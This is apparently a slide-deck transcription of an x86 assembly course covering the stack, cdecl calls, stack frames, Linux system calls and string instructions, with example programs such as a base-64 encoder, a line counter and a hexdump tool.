movl $0, %ecx               # Clear our counter %ecx
movl plainDataLen, %edx     # Length of plain data in %edx

b64_encode_loop:
  movb (%esi, %ecx, 1), %al    # Fetch byte 1 of 3
  incl %ecx
  shl $16, %eax                # Left shift the byte into place
  movb (%esi, %ecx, 1), %ah    # Fetch byte 2 of 3
  incl %ecx
  movb (%esi, %ecx, 1), %al    # Fetch byte 3 of 3
  incl %ecx

  # %eax contains 24-bits of input bytes
  # arranges as | x | 2 | 1 | 0 |
```

Base-64 Encoder (example-7.S)

```
    movl %eax, %ebx        # Save a copy of %eax

    # Look up base-64 character 1
    shr $18, %eax                  # Shift top 6-bits to the bottom
    andl $0x3F, %eax               # Mask them off
    movb (%ebp, %eax, 1), %al      # Look up the character from b64table
    movb %al, (%edi)               # Write character to encodeString
    incl %edi
    movl %ebx, %eax                # Restore %eax

    # Look up base-64 character 2
    shr $12, %eax                  # Shift next 6-bits to the bottom

    ...
    ...

    # Loop until we've processed all input bytes
    cmpl %edx, %ecx
    jl b64_encode_loop

# Write a null-terminating byte to the encoded string
movb $0, %al
movb %al, (%edi)

# Print the encoded string
...
```

Base-64 Encoder (example-7.S)

```
.section .rodata
  # base-64 encoding look up table
  b64table:

  .byte 'A,'B,'C,'D,'E,'F,'G,'H
  .byte 'I,'J,'K,'L,'M,'N,'O,'P
  .byte 'Q,'R,'S,'T,'U,'V,'W,'X
  .byte 'Y,'Z,'a,'b,'c,'d,'e,'f
  .byte 'g,'h,'i,'j,'k,'l,'m,'n
  .byte 'o,'p,'q,'r,'s,'t,'u,'v
  .byte 'w,'x,'y,'z,'0,'1,'2,'3
  .byte '4,'5,'6,'7,'8,'9,'+,'/

formatStr:
  .ascii "Plain data: %s\nEncoded data: %s\n\0"

.section .bss
  # base-64 encoded string storage
  .comm encodedData, 1024

.section .data
  # input data (multiple of 3 bytes for the purpose of this example)
  plainData:      .ascii "Hello World!\0"
  plainDataLen:   .long 12
```

Base-64 Encoder (example-7.S) Runtime

```
$ as example-7.S -o example-7.o
$ gcc example-7.o -o example-7
$ ./example-7
./example-7
Plain data: Hello World!
Encoded data: SGVsbG8gV29ybGQh
$
```

Topic 5: Stack

Automatic Allocation in C

- From C, we're used to automatic memory allocations in functions and blocks { ... } in general

```c
int main(void) {
  int i;            /* Automatic allocation */
  char buff[8];     /* Automatic allocation */

  while (1) {
    int j;          /* Automatic allocation */
    ...
  }

  return 0;
}
```

Automatic Allocation in Assembly

- In assembly, we can dynamically allocate/deallocate memory on the stack with `push` and `pop` instructions, or direct arithmetic on `%esp`
- x86 stack is
  - last-in-first-out
  - descending
  - `%esp` points to allocated memory
- OS sets up `%esp` to point to a valid chunk of read-write user memory

Basic push / pop Stack Usage

Push data onto the stack

```
%ecx = 0x00000001
pushl %ecx
```

%esp = 0xbffff25c ⟶

%esp = 0xbffff260 ⟶

.
.
.
0xdeadbeef
0xffffffff
0x00000001
0x????????
.
.
.

Pop data off of the stack

```
popl %ebx
```
%ebx = 0x00000001

%esp = 0xbffff25c ⟶

%esp = 0xbffff260 ⟶

.
.
.
0xdeadbeef
0xffffffff
0x00000001
0x????????
.
.
.

Stack Batch Allocation / Deallocation

Allocate 12-bytes on the stack

```
subl $12, %esp
```

%esp = 0xbffff25c →

%esp = 0xbffff250 →

0xdeadbeef
0xffffffff
0x????????
0x????????
0x????????

Deallocate 12-bytes on the stack

```
addl $12, %esp
```

%esp = 0xbffff25c →

%esp = 0xbffff250 →

0xdeadbeef
0xffffffff
0x????????
0x????????
0x????????

Accessing the Stack

- push and pop are not too magical

```
pushl %eax
# is basically similar to
subl $4, %esp
movl %eax, (%esp)

popl %eax
# is basically similar to
movl (%esp), %eax
addl $4, %esp
```

- We can access stack memory with indirect memory acceses on %esp, not just push and pop

Example of Stack Usage (example-8.S)

```
.section .text

# Stack is now
# |    ...    |   <-- %esp = 0x8xxxxxxx

movl $0x05, %eax
pushl %eax            # Push dword 0x00000005 onto the stack
incl %eax
pushl %eax            # Push dword 0x00000006 onto the stack
incl %eax
pushl $0xdeadbeef     # Push dword 0xdeadbeef onto the stack

# Stack is now
# |    ...    |
# | 0x00000005 |
# | 0x00000006 |
# | 0xdeadbeef |   <-- %esp = 0x8xxxxxxx

addl $8, %esp         # Deallocate 8 bytes off of the stack

# Stack is now
# |    ...    |
# | 0x00000005 |   <-- %esp = 0x8xxxxxxx
# | 0x00000006 |
# | 0xdeadbeef |
```

Example of Stack Usage (example-8.S)

```
movl $0xaaaaaaaa, (%esp)  # Write 0xaaaaaaaa to the stack

# Stack is now
# |    ...    |
# | 0xaaaaaaaa |  <-- %esp = 0x8xxxxxxx
# | 0x00000006 |
# | 0xdeadbeef |
```

Example of Stack Usage (example-8.S) Disassembly

```
$ as example-8.S -o example-8.o && ld example-8.o -o example-8 &&
   objdump -D example-8

Disassembly of section .text:
08048054 <.text>:
 8048054: b8 05 00 00 00          mov    $0x5,%eax
 8048059: 50                      push   %eax
 804805a: 40                      inc    %eax
 804805b: 50                      push   %eax
 804805c: 40                      inc    %eax
 804805d: 68 ef be ad de          push   $0xdeadbeef
 8048062: 83 c0 08                add    $0x8,%eax
 8048065: c7 04 24 aa aa aa aa    movl   $0xaaaaaaaa,(%esp)
```

Topic 6: Functions and cdecl Convention

call and ret

- There is `jmp <label>` and `call <label>`
- `call` pushes a return address onto the stack, then jumps
- `ret` pops the return address off the stack, and jumps to it

```
# Stack is now
# |    ...    |

movl $0, %eax
call addOneToEax
# Stack is once again
# |    ...    |

call addOneToEax
call addOneToEax
# %eax is now 3

...
addOneToEax:
  # Stack is now
  # |    ...    |
  # |  retaddr  | <- %esp
  incl %eax
  ret
```

Function Arguments on the Stack

- Arguments can be passed on the stack to functions

```
pushl $5
call doubleArg
# %eax is now 10

...
doubleArg:
  # Stack is now
  # |    ...    |
  # | 0x00000005 | <- %esp+4
  # | retaddr   | <- %esp
  movl 4(%esp), %eax    # %eax = *(%esp+4)
  addl %eax, %eax       # %eax += %eax
  ret
```

cdecl Calling Convention

- How can we ensure that our CPU state (%eax, %ebx, %ecx, %edx, %edi, ...) doesn't get corrupted when a function needs to use those registers to do useful work?

cdecl Calling Convention

- How can we ensure that our CPU state (%eax, %ebx, %ecx, %edx, %edi, ...) doesn't get corrupted when a function needs to use those registers to do useful work?
- How should we pass arguments to functions?
  - We could use registers after all.

cdecl Calling Convention

- How can we ensure that our CPU state (%eax, %ebx, %ecx, %edx, %edi, ...) doesn't get corrupted when a function needs to use those registers to do useful work?
- How should we pass arguments to functions?
  - We could use registers after all.
- GCC on Linux uses the cdecl calling convention
  - function arguments pushed onto the stack from right to left
  - %eax, %ecx, %edx can be used by the function (must be preserved by caller if necessary)
  - other registers are preserved by function
  - return value in %eax
  - function arguments pushed onto the stack must be cleaned up by caller

Example of `cdecl` Calling Convention (example-9.S)

```
.section .text
# sumThreeNumbers(*magicNumber, 5, 12);
pushl $12                # Push 0x000000C
pushl $5                 # Push 0x0000005
pushl magicNumber        # Push *magicNumber
call sumThreeNumbers
addl $12, %esp           # Clean up arguments off of the stack
# %eax is 59

sumThreeNumbers:
  # Stack is now
  # |    ...    |
  # |    12     |  <- %esp+12
  # |     5     |  <- %esp+8
  # |    42     |  <- %esp+4
  # |  retaddr  |  <- %esp

  movl $0, %eax          # Clear %eax
  addl 4(%esp), %eax     # %eax += *(%esp+4)
  addl 8(%esp), %eax     # %eax += *(%esp+8)
  addl 12(%esp), %eax    # %eax += *(%esp+12)
  ret

.section .data
magicNumber: .long 42
```

Entry Points

Plain Entry Point

- ELF binary specifies an entry point address for the OS to set initial %eip to

- ld expects this to be specified by the symbol _start

```
.section .text
.global _start      # Export the symbol
_start:
  nop               # Off to a good start...
  nop
  nop
  loop: jmp loop    # Loop forever

$ as test.S -o test.o
$ ld test.o -o test
$ ./test
```

libc Entry Point

- When we link with `libc`, it provides its own `_start` to do some initialization, which eventually will call `main`
- We provide a `main` and also a return back to libc with `ret` and a return value in `%eax`
- libc `exit()`'s with this value

```
.section .text
.global main
main:
  nop
  nop
  nop
  movl $3, %eax    # Return 3!
  ret

$ as test.S -o test.o
$ gcc test.o -o test     # Use gcc to invoke ld to link with libc
$ ./test
$ echo $?
3
$
```

Putting it together: 99 Bottles of Beer on the Wall

99 Bottles of Beer on the Wall (example-10.S)

```
.section .text
.global main
.global printf
main:
  movl $99, %eax      # Start with 99 bottles!
  # We could use a cdecl callee preserved register,
  # but we'll make it hard on ourselves to practice
  # caller saving/restoring

  # printf(char *format, ...);

  more_beer:
    # Save %eax since it will get used by printf()
    pushl %eax

    # printf(formatStr1, %eax, %eax);
    pushl %eax
    pushl %eax
    pushl $formatStr1    # *Address* of formatStr1
    call printf
    addl $12, %esp       # Clean up the stack

    # Restore %eax
    popl %eax
    # Drink a beer
    decl %eax
```

99 Bottles of Beer on the Wall (example-10.S)

```
    # Save %eax
    pushl %eax

    # printf(formatStr2, %eax);
    pushl %eax
    pushl $formatStr2    # *Address* of formatStr2
    call printf
    addl $8, %esp        # Clean up the stack

    # Restore %eax
    popl %eax
    # Loop
    test %eax, %eax
    jnz more_beer

# printf(formatStr3);
pushl $formatStr3
call printf
addl $4, %esp

movl $0, %eax
ret
```

99 Bottles of Beer on the Wall (example-10.S)

```
.section .data
formatStr1:
.ascii "%d bottles of beer on the wall! %d bottles of beer!\n\0"
formatStr2:
.ascii "Take one down, pass it around, %d bottles of beer on the wall!\n\0"
formatStr3:
.ascii "No more bottles of beer on the wall!\n\0"
```

99 Bottles of Beer on the Wall (example-10.S) Runtime

```
$ as example-10.S -o example-10.o
$ gcc example-10.o -o example-10
$ ./example-10
99 bottles of beer on the wall! 99 bottles of beer!
Take one down, pass it around, 98 bottles of beer on the wall!
98 bottles of beer on the wall! 98 bottles of beer!
Take one down, pass it around, 97 bottles of beer on the wall!
97 bottles of beer on the wall! 97 bottles of beer!
...
3 bottles of beer on the wall! 3 bottles of beer!
Take one down, pass it around, 2 bottles of beer on the wall!
2 bottles of beer on the wall! 2 bottles of beer!
Take one down, pass it around, 1 bottles of beer on the wall!
1 bottles of beer on the wall! 1 bottles of beer!
Take one down, pass it around, 0 bottles of beer on the wall!
No more bottles of beer on the wall!
$
```

Topic 7: Stack Frames

Where did that argument go?

- Referring to arguments with %esp in a function is easy, until you start moving around %esp itself.

```
pushl $5
call doSomething
addl $4, %esp

...
doSomething:
  # Stack is now
  # |    ...    |
  # |     5     | <- %esp+4
  # | retaddr   | <- %esp
  # Argument is at %esp+4

  subl $12, %esp   # Allocate 12 bytes on the stack

  # Stack is now
  # |    ...    |
  # |     5     | <- %esp+16
  # | retaddr   | <- %esp+12
  # | local var | <- %esp+8
  # | local var | <- %esp+4
  # | local var | <- %esp
  # Argument is now at %esp+16 !
```

Frame Pointer

- What if we had an anchor point in our stack at the start of our function?
- We could have constant offsets above to arguments and below to allocated variables from the anchor point

Frame Pointer

- What if we had an anchor point in our stack at the start of our function?
- We could have constant offsets above to arguments and below to allocated variables from the anchor point
- This is the conventional role of register %ebp, the frame pointer (also called base pointer)

Frame Pointer Prologue

```
    pushl $5
    call doSomething
    addl $4, %esp
    ...
    doSomething:
      pushl %ebp         # Function is responsible for saving this in cdecl!
      movl %esp, %ebp    # Anchor %ebp at the current %esp
      # Stack is now
      # |    ...     |
      # |     5      | <- %esp+8   %ebp+8
      # |  retaddr   | <- %esp+4   %ebp+4
      # |  old %ebp  | <- %esp     %ebp
      # Argument is at %ebp+8

      subl $12, %esp     # Allocate 4 bytes on the stack
      # Stack is now
      # |    ...     |
      # |     5      | <- %esp+20  %ebp+8
      # |  retaddr   | <- %esp+16  %ebp+4
      # |  old %ebp  | <- %esp+12  %ebp
      # | local var  | <- %esp+8   %ebp-4
      # | local var  | <- %esp+4   %ebp-8
      # | local var  | <- %esp     %ebp-12
      # Argument is still always at %ebp+8
      # Allocated memory always accessible at %ebp-4, %ebp-8, %ebp-12
```

Frame Pointer Epilogue

- To have a valid return address on the stack, we must reset %esp to its previous value and pop the saved frame pointer
- This conveniently also deallocates any space we allocated on the stack

```
movl %ebp, %esp    # Restore %esp, deallocating space on the stack
popl %ebp          # Restore the frame pointer
ret                # Return
```

Stack Frame in a Nutshell

```
                         Stack Frame
                                  .
                                  .
  Function Prologue:              .
    pushl %ebp
    movl %esp, %ebp   |        |
                      |        |
                      | argument 2 |  %ebp+12
  Function Epilogue:  |        |
    movl %ebp, %esp   | argument 1 |  %ebp+8
    popl %ebp         |        |
    ret               |  retaddr   |  %ebp+4
                      |        |
                      | old frame ptr |  %ebp
                      |        |
                      | local var  |  %ebp-4
                      |        |
  %esp = 0xbffff25c → | local var  |  %ebp-8
                      |        |
                      |        |
                      |     .     |
                      |     .     |
                      |     .     |
```

Example of using the Frame Pointer (example-11.S)

```
.section .text
_start:
  pushl $22
  pushl $20
  pushl $42
  pushl $3
  call sumNumbers
  addl $16, %esp
  # %eax is now 84

  sumNumbers:
    # Function prologue, save old frame pointer and setup new one
    pushl %ebp
    movl %esp, %ebp
    # Allocate a dword on the stack, accessible at %ebp-4
    subl $4, %esp

    movl $0, %eax       # Clear %eax
    movl $0, %ecx       # Clear %ecx
    movl 8(%ebp), %edx  # Copy argument 1, n, into %edx
```

Example of using the Frame Pointer (example-11.S)

```
sumLoop:
  # Add argument 2, 3, 4, ... n+1 in %eax
  # Argument 2 starts at %ebp+12
  addl 12(%ebp, %ecx, 4), %eax
  incl %ecx

  # Loop
  decl %edx
  jnz sumLoop

# Function epilogue, deallocate and restore old frame pointer
movl %ebp, %esp
popl %ebp
ret
```

Topic 8: Command-line Arguments

argc and **argv on the stack

- In the `_start` entry point, first argument on the stack is `argc`, followed by `argv[0]`, `argv[1]`, ...

```
.section .text
.global _start
_start:
  pushl %ebp
  movl %esp, %ebp
  # argc is at %ebp+4, argv[0] is at %ebp+8, argv[1] is at %ebp+12
```

- In the `main` entry point with libc, `argc`, `**argv` will be on the stack after the return address to libc, we have to dereference to get to the args!

```
.section .text
.global main
main:
  pushl %ebp
  movl %esp, %ebp
  # return address from libc is at %ebp+4
  # argc is at %ebp+8, **argv is at %ebp+12
  # *argv[0] = *(%ebp+12), *argv[1] = *(%ebp+12)+4
```

Putting it together: File Line Counter

File Line Counter in C (example-12-c.c)

```c
#include <stdio.h>

int main(int argc, char *argv[]) {
  FILE *fp; char c; unsigned int lc;

  if (argc < 2) {
    printf("usage: %s <file>\n", argv[0]);
    return -1;
  }

  fp = fopen(argv[1], "r");
  if (fp == NULL) {
    printf("error opening file!\n");
    return -1;
  }

  lc = 0;
  while ((c = fgetc(fp)) != EOF) {
    if (c == '\n')
      lc++;
  }

  printf("%d\n", lc);

  fclose(fp);
  return 0;
}
```

File Line Counter (example-12.S)

```
.section .text
.global main

# int main(int argc, char *argv[]) {
main:
  # Function prologue
  pushl %ebp
  movl %esp, %ebp

  # Allocate space for FILE *fp; unsigned int lc;
  subl $8, %esp

  # libc retaddr at %ebp+4
  # argc is at %ebp+8
  # **argv is at %ebp+12
  # *argv[0] is at *(%ebp+12)+0
  # *argv[1] is at *(%ebp+12)+4
  # FILE *fp is at %ebp-4
  # unsigned int lc at %ebp-8

  # if (argc < 2)
  movl 8(%ebp), %ecx    # Copy argc to %ecx
  cmpl $2, %ecx
  jl printUsage
```

File Line Counter (example-12.S) Continued

```
movl 12(%ebp), %eax    # Copy argv to %eax
addl $4, %eax          # Add 4 to yield *argv[1]
movl (%eax), %eax      # Derefence to yield argv[1]

# fopen(argv[1], "r");
pushl $openMode
pushl %eax
call fopen
addl $8, %esp
# fp = ...
movl %eax, -4(%ebp)

# if (fp == NULL)
test %eax, %eax
jz errorOpen

# lc = 0;
movl $0, -8(%ebp)




# --continued-->
```

File Line Counter (example-12.S) Continued

```
read_loop:
  # %eax = fgetc(fp);
  pushl -4(%ebp)
  call fgetc
  addl $4, %esp

  # if (c == EOF) break;
  cmpl $-1, %eax
  je print_count
  # if (c != '\n') continue;
  cmpl $0x0A, %eax
  jne read_loop
  # lc += 1
  addl $1, -8(%ebp)
  jmp read_loop

print_count:
  # printf("%d\n", lc);
  pushl -8(%ebp)
  pushl $countStr
  call printf
  addl $8, %esp
  # return 0;
  movl $0, %eax
  jmp finished
```

File Line Counter (example-12.S) Continued

```
printUsage:
    # printf("usage %s <file>\n", argv[0]);
    movl 12(%ebp), %eax
    pushl (%eax)
    pushl $usageStr
    call printf
    addl $8, %esp
    # return -1;
    movl $0, %eax
    notl %eax
    jmp finished

errorOpen:
    # printf("error opening file!\n");
    pushl $errorOpenStr
    call printf
    addl $4, %esp
    # return -1;
    movl $0, %eax
    notl %eax
    jmp finished

finished:
movl %ebp, %esp
popl %ebp
ret
```

File Line Counter (example-12.S) Continued

```
.section .data
openMode:      .ascii "r\0"
countStr:      .ascii "%d\n\0"
usageStr:      .ascii "usage: %s <file>\n\0"
errorOpenStr: .ascii "error opening file!\n\0"
```

File Line Counter (example-12.S) Runtime

```
$ as example-12.S -o example-12.o
$ gcc example-12.o -o example-12
$ ./example-12 /usr/include/stdio.h
944
$ wc /usr/include/stdio.h
  944  4430 31657 /usr/include/stdio.h
$
```

Topic 9: System Calls

The User Program Condition

- Monolithic kernel like Linux completely sandboxes a user program
  - User program executes at a lower CPU privillege
  - Virtual memory hides other programs, restricts access to kernel memory and memory-mapped I/O

The User Program Condition

- Monolithic kernel like Linux completely sandboxes a user program
  - User program executes at a lower CPU privillege
  - Virtual memory hides other programs, restricts access to kernel memory and memory-mapped I/O
- User program can effectively only do pure computation and manipulate user memory mapped by the OS

```
            ┌─────────────────────────┐
            │                         │
            │                         │
            │       Application       │        User Space
            │                         │
            │                         │
            └─────────────────────────┘
                         ↕
- - - - - - - - - - - - - - - - - - - -         System Call Interface

            ┌─────────────────────────┐
            │  Processes       IPC     │
            │  Virtual Memory  Scheduling │     Kernel Space
            │  Network Stack   File System │
            │          Drivers         │
            ├─────────────────────────┤
            │        Hardware          │
            └─────────────────────────┘
```

Interrupts and System Calls

- CPU is capable of servicing hardware and software interrupts
  - timer tick, DMA exchange complete, divide-by-zero
- External interrupts can happen asynchronously — are not polled — and **interrupt** current program
- CPU saves current state in an architecture-specific way, switches to privileged mode, and jumps to the interrupt handler in the kernel

Interrupts and System Calls

- CPU is capable of servicing hardware and software interrupts
  - timer tick, DMA exchange complete, divide-by-zero
- External interrupts can happen asynchronously — are not polled — and **interrupt** current program
- CPU saves current state in an architecture-specific way, switches to privileged mode, and jumps to the interrupt handler in the kernel
- Software interrupt, instruction `int <number>`, provides a mechanism to make a request to the kernel to do something user program cannot
- System call

Linux System Calls

- Currently 338 system calls
- Common ones are `exit()`, `read()`, `write()`, `open()`, `close()`, `ioctl()`, `fork()`, `execve()`, etc.

Linux System Calls

- Currently 338 system calls
- Common ones are `exit()`, `read()`, `write()`, `open()`, `close()`, `ioctl()`, `fork()`, `execve()`, etc.
    - Get more obscure as the system call number goes up
    - `less /usr/include/asm/unistd_32.h`
    - `man 2 syscalls`

Linux System Calls

- Currently 338 system calls
- Common ones are `exit()`, `read()`, `write()`, `open()`, `close()`, `ioctl()`, `fork()`, `execve()`, etc.
    - Get more obscure as the system call number goes up
    - `less /usr/include/asm/unistd_32.h`
    - `man 2 syscalls`
- Operating System specific convention for making a system call
- On Linux it is:
    - system call number in %eax
    - arguments in order %ebx, %ecx, %edx, %esi, %edi
    - invoke software interrupt with vector 0x80: `int $0x80`
    - return value in %eax
- All registers preserved except for %eax
- Passes arguments in registers, not the stack like cdecl

Linux System Calls Reference

- http://syscalls.kernelgrok.com/

Example of System Calls (example-13.S)

```
.section .text
_start:
  # syscall open("foo", O_CREAT | O_WRONLY, 0644);
  movl $0x05, %eax
  movl $filename, %ebx
  movl $0x41, %ecx
  movl $0644, %edx
  int $0x80

  # fd in %eax from open(), move it to %ebx for write()
  movl %eax, %ebx

  # syscall write(fd, message, messageLen);
  movl $0x04, %eax
  # fd in %ebx from above
  movl $message, %ecx
  movl $messageLen, %edx
  int $0x80

  # syscall close(fd);
  movl $0x06, %eax
  # fd still in %ebx
  int $0x80
```

Example of System Calls (example-13.S)

```
# syscall exit(0);
movl $0x01, %eax
movl $0x0, %ebx
int $0x80

.section .data
filename:    .ascii "foo\0"
message:     .ascii "Hello World!\n"
.equ messageLen, . - message
```

Example of System Calls (example-13.S) Runtime

```
$ as example-13.S -o example-13.o
$ ld example-13.o -o example-13
$ ./example-13
$ cat foo
Hello World!
$
```

Example of System Calls (example-13.S) Disassembly

```
$ as example-13.S -o example-13.o && ld example-13.o -o example-13 &&
  ojbdump -D example-13

Disassembly of section .text:
08048074 <_start>:
 8048074: b8 05 00 00 00          mov    $0x5,%eax
 8048079: bb b0 90 04 08          mov    $0x80490b0,%ebx
 804807e: b9 41 00 00 00          mov    $0x41,%ecx
 8048083: ba a4 01 00 00          mov    $0x1a4,%edx
 8048088: cd 80                   int    $0x80
 804808a: 89 c3                   mov    %eax,%ebx
 804808c: b8 04 00 00 00          mov    $0x4,%eax
 8048091: b9 b4 90 04 08          mov    $0x80490b4,%ecx
 8048096: ba 0d 00 00 00          mov    $0xd,%edx
 804809b: cd 80                   int    $0x80
 804809d: b8 06 00 00 00          mov    $0x6,%eax
 80480a2: cd 80                   int    $0x80
 80480a4: b8 01 00 00 00          mov    $0x1,%eax
 80480a9: bb 00 00 00 00          mov    $0x0,%ebx
 80480ae: cd 80                   int    $0x80

Disassembly of section .data:
080490b0 <filename>:
 80490b0: 66 6f                   outsw  %ds:(%esi),(%dx)
 80490b2: 6f                      outsl  %ds:(%esi),(%dx)
   ...
```

Putting it together: Simple hexdump

Simple Hexdump (example-14.S)

```
.section .text
.global _start
_start:
    pushl %ebp
    movl %esp, %ebp

    # Allocate int fd; char buff[16]; on stack
    subl $20, %esp

    # Check if argc < 2
    movl 4(%ebp), %eax
    cmpl $2, %eax
    jl exit

    # syscall open(argv[1], O_RDONLY);
    movl $0x05, %eax
    movl 12(%ebp), %ebx
    movl $0x00, %ecx
    int $0x80

    # Check if fd < 0
    test %eax, %eax
    jl exit

    # Copy %eax to fd local variable
    movl %eax, -4(%ebp)
```

Simple Hexdump (example-14.S) Continued

```
read_loop:
    # syscall read(fd, buff, 16);
    movl $0x03, %eax
    movl -4(%ebp), %ebx    # fd
    leal -20(%ebp), %ecx   # address %ebp-20, our buff[16]
    movl $16, %edx
    int $0x80
    # Check for error on read
    cmpl $0, %eax
    jle cleanup

    # %esi = index, %edi = count
    movl $0, %esi
    movl %eax, %edi

    byte_loop:
        # Fetch the byte from our buff
        movb -20(%ebp, %esi, 1), %al
        # Print out the byte as ASCII hex
        pushl %eax
        call putbyte
        addl $4, %esp
        # Print out a space
        pushl $' '
        call putchar
        addl $4, %esp
```

Simple Hexdump (example-14.S) Continued

```
            # Loop byte_loop
            incl %esi
            decl %edi
            jnz byte_loop

        # Print out a newline
        pushl $'\n'
        call putchar
        addl $4, %esp

        # Loop read_loop
        jmp read_loop

cleanup:
    # syscall close(fd);
    movl $0x06, %eax
    movl -4(%ebp), %ebx
    int $0x80

exit:
    # syscall exit(0);
    movl $0x01, %eax
    movl $0x0, %ebx
    int $0x80

#####################################
```

Simple Hexdump (example-14.S) Continued

```
putbyte:
    # Fetch argument
    movl 4(%esp), %eax
    # Isolate the top nibble 0xX0
    shrb $4, %al
    andl $0x0F, %eax
    # Convert to ASCII hex
    movl $nibble2hex, %ecx
    movb (%ecx, %eax, 1), %al
    # Print out the nibble
    pushl %eax
    call putchar
    addl $4, %esp

    # Fetch argument
    movl 4(%esp), %eax
    # Isolate the bottom nibble 0x0X
    andl $0x0F, %eax
    # Convert to ASCII hex
    movl $nibble2hex, %ecx
    movb (%ecx, %eax, 1), %al
    # Print out the nibble
    pushl %eax
    call putchar
    addl $4, %esp
    ret
```

Simple Hexdump (example-14.S) Continued

```
putchar:
    # Save %ebx
    pushl %ebx
    # syscall write(1, c, 1);
    movl $0x04, %eax
    movl $1, %ebx
    leal 8(%esp), %ecx
    movl $1, %edx
    int $0x80
    # Restore %ebx
    popl %ebx
    ret

#########################################

.section .rodata
nibble2hex: .ascii "0123456789abcdef"
```

Simple Hexdump (example-14.S) Runtime

```
$ as example-14.S -o example-14.o
$ ld example-14.o -o example-14

$ dd if=/dev/random of=testfile bs=1 count=23
$ od -t x1 testfile
0000000 21 1d e6 b0 a1 09 43 00 ce 00 30 eb d1 da 9b b3
0000020 b5 ed 5e 51 aa 42 a7
0000027
$ ./example-14 testfile
21 1d e6 b0 a1 09 43 00 ce 00 30 eb d1 da 9b b3
b5 ed 5e 51 aa 42 a7
$
```

Questions?

Advanced Topic 10: x86 String Operations

Special Instructions for `%esi` and `%edi`

- We've seen `push` and `pop` instructions which manipulate `%esp` in a special way
- Special string instructions exist for `%esi` and `%edi`
  - `%esi` is the source string pointer
  - `%edi` is the destination string pointer

Special Instructions for `%esi` and `%edi`

- We've seen `push` and `pop` instructions which manipulate `%esp` in a special way
- Special string instructions exist for `%esi` and `%edi`
    - `%esi` is the source string pointer
    - `%edi` is the destination string pointer
- `movs` does `*%edi++ = *%esi++`
- `cmps` does `cmp %esi++, %edi++`
- `scas` does `cmp %eax, %edi++`
- `lods` does `movl %esi++, %eax`
- `stos` does `movl %eax, %edi++`

Special Instructions for `%esi` and `%edi`

- We've seen `push` and `pop` instructions which manipulate `%esp` in a special way
- Special string instructions exist for `%esi` and `%edi`
    - `%esi` is the source string pointer
    - `%edi` is the destination string pointer
- `movs` does `*%edi++ = *%esi++`
- `cmps` does `cmp %esi++, %edi++`
- `scas` does `cmp %eax, %edi++`
- `lods` does `movl %esi++, %eax`
- `stos` does `movl %eax, %edi++`

- Instruction size suffix `b`, `w`, `l` determines copy, compare, move size and post-increment amount (1, 2, 4)
- DF flag in `%eflags` determines if it is a post-increment (DF=0) or post-decrement (DF=1)

Example 1 of String Instructions (example-15.S)

```
.section .text
_start:
cld                    # Clear DF, we want to post-increment

# Load str1 with 8 of 0xff
movl $str1, %edi  # Set up our string destination pointer

# Load the first four a byte at a time
movb $0xFF, %al
stosb                  # *(%edi++) = %al
stosb                  # *(%edi++) = %al
stosb                  # *(%edi++) = %al
stosb                  # *(%edi++) = %al

# Load the last four with a single dword
movl $0xFFFFFFFF, %eax
stosl                  # *(%edi) = %eax, %esi += 4

# Copy str1 to str2
movl $str1, %esi  # str1 in the source
movl $str2, %edi  # str2 in the destination
# Two dword moves copies all 8 bytes
movsl
movsl
# Done!
```

Example 1 of String Instructions (example-15.S) Continued

```
.section .bss
.comm str1, 8
.comm str2, 8
```

Repeat Prefix for String Instructions

- String instructions can be prefixed by
  `rep, repe/repz, repne/repnz`
- `rep <string instr>`
  - repeat the string instruction until `%ecx` is 0
- `repe/repz <string instr>`
  - repeat the string instruction until `%ecx` is 0 or ZF flag is 0
- `repne/repnz <string instr>`
  - repeat the string instruction until `%ecx` is 0 or ZF flag is 1
- `%ecx` automatically decremented for you

Repeat Prefix for String Instructions

- String instructions can be prefixed by
  `rep, repe/repz, repne/repnz`
- `rep <string instr>`
  - repeat the string instruction until `%ecx` is 0
- `repe/repz <string instr>`
  - repeat the string instruction until `%ecx` is 0 or ZF flag is 0
- `repne/repnz <string instr>`
  - repeat the string instruction until `%ecx` is 0 or ZF flag is 1
- `%ecx` automatically decremented for you

- Simple `memset()`: `rep stosb`
- Simple `memcpy()`: `rep movsb`
- Simple `strlen()`: `repne scasb`
- Simple `strncmp()`: `repe cmpsb`
- Can be better optimized for memory alignment and scan/copy size

Example 2 of String Instructions (example-16.S)

```
.section .text
.global main
main:
  # memset(str, 'A', 98);
  pushl $48
  pushl $'A
  pushl $str
  call asm_memset
  addl $12, %esp

  # str[48] = '\n'; str[49] = '\0';
  movb $'\n', str+48
  movb $0, str+49

  # printf(str);
  pushl $str
  call printf
